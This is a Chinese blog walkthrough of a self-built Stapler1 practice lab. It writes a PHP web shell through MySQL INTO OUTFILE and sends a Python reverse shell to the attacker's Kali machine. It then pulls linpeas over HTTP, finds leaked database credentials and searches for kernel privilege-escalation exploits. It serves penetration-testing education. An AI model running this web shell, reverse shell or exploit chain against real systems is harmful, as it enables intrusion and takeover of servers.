【网络安全】红队渗透项目之Stapler1（下）

原创

IT老涵 于 2022-04-21 17:07:02 发布

分类专栏： 安全 网络 渗透测试 文章标签： 网络安全 网络 安全

> 声明：本文仅用于技术讨论与研究，对于所有笔记中复现的这些终端或者服务器，都是自行搭建的环境进行渗透的。我将使用Kali Linux作为此次学习的攻击者机器。这里使用的技术仅用于学习教育目的，如果列出的技术用于其他任何目标，本站及作者概不负责。

建议阅读上一篇后再来阅读本文！！！

六、Mysql攻陷服务器

1、mysql INTO OUT文件上传

MySQL中你可以使用SELECT…INTO OUTFILE语句来简单的导出数据到文本文件上。

MySQL 导出数据

MySQL中你可以使用**SELECT...INTO OUTFILE**语句来简单的导出数据到文本文件上。


使用 SELECT ... INTO OUTFILE 语句导出数据

以下实例中我们将数据表 runoob_tbl 数据导出到 /tmp/runoob.txt 文件中:

```
mysql> SELECT * FROM runoob_tbl
    -> INTO OUTFILE '/tmp/runoob.txt';
```

1）INTO OUT 写入shell.php


```
mysql -uroot -pplbkac -h 192.168.40.152
select "<?php echo shell_exec($_GET['cmd']);?>" into outfile "/var/www/https/blogblog/wp-content/uploads/shell.p
hp";
```



可看到利用INTO OUT特性写入了一句话并导入到本地站目录上！

2）查看是否写入成功


```
https://192.168.40.152:12380/blogblog/wp-content/uploads/
```



写入成功！

3）URL执行cmd命令

```
https://192.168.40.152:12380/blogblog/wp-content/uploads/shell.php?cmd=id
```




可看到一句话成功写入，利用一句话特性执行了命令获得服务器信息回显！

2、一句话触发反弹shell

1）查看是否可以用Python写入一句话

```
https://192.168.40.152:12380/blogblog/wp-content/uploads/shell.php?cmd=which%20python
```




/usr/bin/python

存在python模块！直接利用！

2）开启nc监听


```
nc -lvp 8887
```



本地kali开启好监听！

3）在cmd URL写入Python一句话，反弹shell到本地kali

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.40
.149",8887));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-
i"]);'
```



反弹成功，获得shell

七、内网信息枚举


通过以上各种方法获取到服务器权限后，开启内部信息收集工作！将利用linpeas枚举脚本进行探测行为！

> 【相关技术文档】
> 1、网络安全学习路线
> 2、电子书籍（白帽子）
> 3、安全大厂内部视频
> 4、100份src文档
> 5、常见安全面试题
> 6、ctf大赛经典题目解析
> 7、全套工具包
> 8、应急响应笔记

1、Linpeas文件上传

开启Python http服务，上传linpeas.sh脚本对靶机进行信息收集：

```
python -m SimpleHTTPServer 8082
wget http://192.168.40.149:8082/linpeas.sh
```



成功上传！

2、赋权并执行脚本

```
chmod +x linpeas.sh
/linpeas.sh
```

赋权后执行该脚本，开始查看收集到的信息，筛查提炼！

3、内部信息收集筛查

1）发现版本信息

```
Caching directories using 1 threads . . . . . . . . . . . . . . . . . . . . . . . DONE

                                ╣ System Information ╠
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.4.0-21-generic (buildd@lgw01-06) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2) ) #37-Ubuntu
SMP Mon Apr 18 18:34:49 UTC 2016
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
```

可以尝试内核提权！

2）发现用户信息枚举

```
AParnell:x:1004:1004::/home/AParnell:/bin/bash
CCeaser:x:1012:1012::/home/CCeaser:/bin/dash
CJoo:x:1014:1014::/home/CJoo:/bin/bash
DSwanger:x:1003:1003::/home/DSwanger:/bin/bash
Drew:x:1020:1020::/home/Drew:/bin/bash
ETollefson:x:1002:1002::/home/ETollefson:/bin/bash
JBare:x:1007:1007::/home/JBare:/bin/bash
JKanode:x:1013:1013::/home/JKanode:/bin/bash
JLipps:x:1017:1017::/home/JLipps:/bin/sh
LSolum:x:1008:1008::/home/LSolum:/bin/bash
MBassin:x:1006:1006::/home/MBassin:/bin/bash
MFrei:x:1010:1010::/home/MFrei:/bin/bash
NATHAN:x:1027:1027::/home/NATHAN:/bin/bash
RNunemaker:x:1001:1001::/home/RNunemaker:/bin/bash
SHAY:x:1022:1022::/home/SHAY:/bin/bash
SHayslett:x:1005:1005::/home/SHayslett:/bin/bash
SStroud:x:1011:1011::/home/SStroud:/bin/bash
Sam:x:1019:1019::/home/Sam:/bin/zsh
Taylor:x:1023:1023::/home/Taylor:/bin/sh
elly:x:1029:1029::/home/elly:/bin/bash
jamie:x:1018:1018::/home/jamie:/bin/sh
jess:x:1021:1021::/home/jess:/bin/bash
kai:x:1025:1025::/home/kai:/bin/sh
mel:x:1024:1024::/home/mel:/bin/bash
peter:x:1000:1000:Peter,,,:/home/peter:/bin/zsh
root:x:0:0:root:/root:/bin/zsh
zoe:x:1026:1026::/home/zoe:/bin/bash

[+] All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadm
in),114(sambashare)
uid=1001(RNunemaker) gid=1001(RNunemaker) groups=1001(RNunemaker)
```

```
JKanode:x:1013:1013::/home/JKanode:/bin/bash
peter:x:1000:1000:Peter,,,:/home/peter:/bin/zsh
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lp
admin),114(sambashare)
```

peter用户可利用sudo提权！

3）发现数据库信息泄露

```
[+] Searching Wordpress wp-config.php files
/var/www/https/blogblog/wp-config.php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'plbkac');
define('DB_HOST', 'localhost');
```

之前已经查找到MySQL账户密码！内部也是能枚举到的！

4）发现可写入sh文件

```
[+] .sh files in path
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
You can write script: /usr/local/sbin/cron-logrotate.sh
/usr/bin/gettext.sh
```

可尝试写入sh文件，漏洞利用提权！

八、提权-三种方法

1、内核提权-方法1

1）kali搜索版本信息，是否存在漏洞

查找版本漏洞：

```
searchsploit Linux Kernel 4.4.x
```


```
┌──(root💀kali)-[~/Desktop]
└─# searchsploit linux Kernel 4.4.X
 Exploit Title                                                                          |  Path
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation               | solaris/local/15962.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_s | linux/local/9479.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE' Local Privilege Escalation | linux/local/41995.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                    | linux/dos/43234.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation | linux/local/39772.txt
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                              | linux/local/41886.c
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_keyring' Local Denial of Service            | linux/dos/42136.c
Linux kernel < 4.10.15 - Race Condition Privilege Escalation                            | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation       | linux/local/45553.c
Linux Kernel < 4.13.1 - BlueTooth Buffer Overflow (PoC)                                 | linux/dos/42762.txt
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation           | linux/local/45010.c
Linux Kernel < 4.14.rc3 - Local Denial of Service                                       | linux/dos/42932.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak                                | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption                    | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free                                          | linux/dos/44579.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                  | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escal | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASL | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privil | linux/local/47169.c
Linux Kernel < 4.5.1 - Off-By-One (PoC)                                                 | linux/dos/44301.c
Shellcodes: No Results
```

可以利用linux/local/39772.txt！

2）39772利用


下载到本目录：


```
cp /usr/share/exploitdb/exploits/linux/local/39772.txt .
```



查看39772如何利用：

```
cat 39772.txt
```

